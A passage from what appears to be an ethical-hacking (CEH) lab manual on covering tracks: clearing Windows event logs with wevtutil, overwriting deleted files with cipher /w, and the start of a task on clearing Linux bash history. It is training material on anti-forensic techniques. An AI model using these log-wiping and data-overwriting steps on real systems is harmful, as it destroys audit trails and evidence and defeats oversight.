
> Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

9. In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file.

> Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.


10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

> Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.
>
> Note: When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.



11. Press **ctrl+c** in the command prompt to stop the encryption.

> Note: The time taken to overwrite the deleted file, folder or drive depends upon its size.



12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).

13. Close all open windows and document all the acquired information.


Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

